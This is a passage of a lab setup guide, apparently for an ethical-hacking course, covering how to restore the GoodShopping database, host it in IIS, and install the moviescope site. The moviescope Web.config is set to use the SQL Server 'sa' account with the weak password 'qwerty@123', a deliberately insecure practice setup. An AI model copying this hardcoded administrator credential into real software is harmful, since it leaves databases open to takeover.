
23. The **Select backup devices** window appears; in the **Backup media** section, the location of the **goodshopping.bak** website is listed. Click **OK**.



24. Observe that the backup file has been successfully added. Ensure that the backup file is checked.




25. Click **Options** in the left pane and check **Overwrite the existing database (WITH REPLACE)** in the **Restore options** section; click **OK**.




26. The **Microsoft SQL Server Management Studio** pop-up appears, stating that the database has been successfully created; click **OK**.
27. You have successfully **restored** the **GoodShopping** database on your machine; the GoodShopping website is now hosted by your local machine.

28. Now, click the **Start** button and click **Windows Administrative Tools** → **Internet Information Services (IIS) Manager**.




29. The main window of **Internet Information Services (IIS) Manager** appears. In the left pane of the window, expand **Machine Name**, right-click on **Sites**, and click **Add Website...** from the context menu.




30. The **Add Website** wizard appears. Enter the site name in the **Site name:** field and click on the **Browse** button in the **Physical path:** section.

Note: As we are installing the GoodShopping site here, we have entered **GoodShopping** in the **Site name:** field.



31. A **Browse for Folder** pop-up appears. Navigate to **C:\inetpub\wwwroot**, choose the **GoodShopping** folder, and click **OK**.



32. In the **Binding** section of the **Add Website** window, choose **http** in the **Type:** field. Choose the host machine IP address (here, **10.10.1.19**) in the **IP address:** field and type **80** in the **Port:** field.
33. Type **www.goodshopping.com** in the **Host name:** field. Ensure that **Start Website immediately** is checked and click **OK**.

The screenshot shows the 'Add Website' dialog box with the following configuration:


- Site name:** GoodShopping
- Application pool:** GoodShopping
- Content Directory:**
 - Physical path:** C:\inetpub\wwwroot\GoodShopping
- Pass-through authentication:** (Buttons: Connect as..., Test Settings...)
- Binding:** (Highlighted with a red box)
 - Type:** http
 - IP address:** 10.10.1.19
 - Port:** 80
 - Host name:** www.goodshopping.com
 - Example: www.contoso.com or marketing.contoso.com
- Start Website immediately**
- Buttons:** OK (highlighted with a red box), Cancel

34. Close all windows.

[\[Back to Configuration Task Outline\]](#)

CT#40: Configure the moviescope Website on the Windows Server 2019 Virtual Machine

1. Navigate to **Z:\CEHv13 Lab Prerequisites\Websites\moviescope**.
2. Double-click on **Moviescope.exe** and follow the wizard-driven installation steps.
3. After completing the installation, click **Finish**.




4. Open the **moviescope** folder located at **C:\inetpub\wwwroot\moviescope** and then open the **Web.config** file in **Notepad++** or **Notepad**.
5. Scroll down to the **connectionString** tag on **line no. 26** and enter your machine's name in **data source=[Provide Your Host Machine Name]\SQLEXPRESS**. Provide a user ID and password in **user ID=sa** and **password=qwerty@123**, respectively.

Note: Here, the host machine name is **SERVER2019**. The host machine name of the **Windows Server 2019** machine might vary in your lab environment.


```

19      <section name="roleService" type="System.Web.Configuration.ScriptingRoleServiceSection, System.Web.Extensions, V
20    </sectionGroup>
21  </sectionGroup>
22 </sectionGroup>
23 </configSections>
24 <appSettings />
25 <connectionStrings>
26 <add name="movieConnectionString" connectionString="user id=sa;password=qwerty@123;data source=SERVER2019\SQLEXPRESS;d
27 </connectionStrings>
28 <system.web>
29 <!--
30   Set compilation debug="true" to insert debugging
  
```


6. **Save** the file and **close** it.
7. Launch **Microsoft SQL Server Management Studio**.
 - Click the **Type here to search** icon (🔍) from the lower section of the **Desktop** and type **microsoft**. From the results, select **Microsoft SQL Server Management Studio 18**.
 - The **Microsoft SQL Server Management Studio** window appears along with the **Connect to Server** pop-up. In the **Connect to Server** pop-up, leave the settings to default and click the **Connect** button.



8. In the **Microsoft SQL Server Management Studio** window, right-click on **Databases** and select **New Database....**




9. The **New Database** window appears; specify **moviescope** as the **Database name**.





10. Select **Options** from the left pane.


11. Ensure that the **Simple** option is selected in the **Recovery model** field and click **OK**.



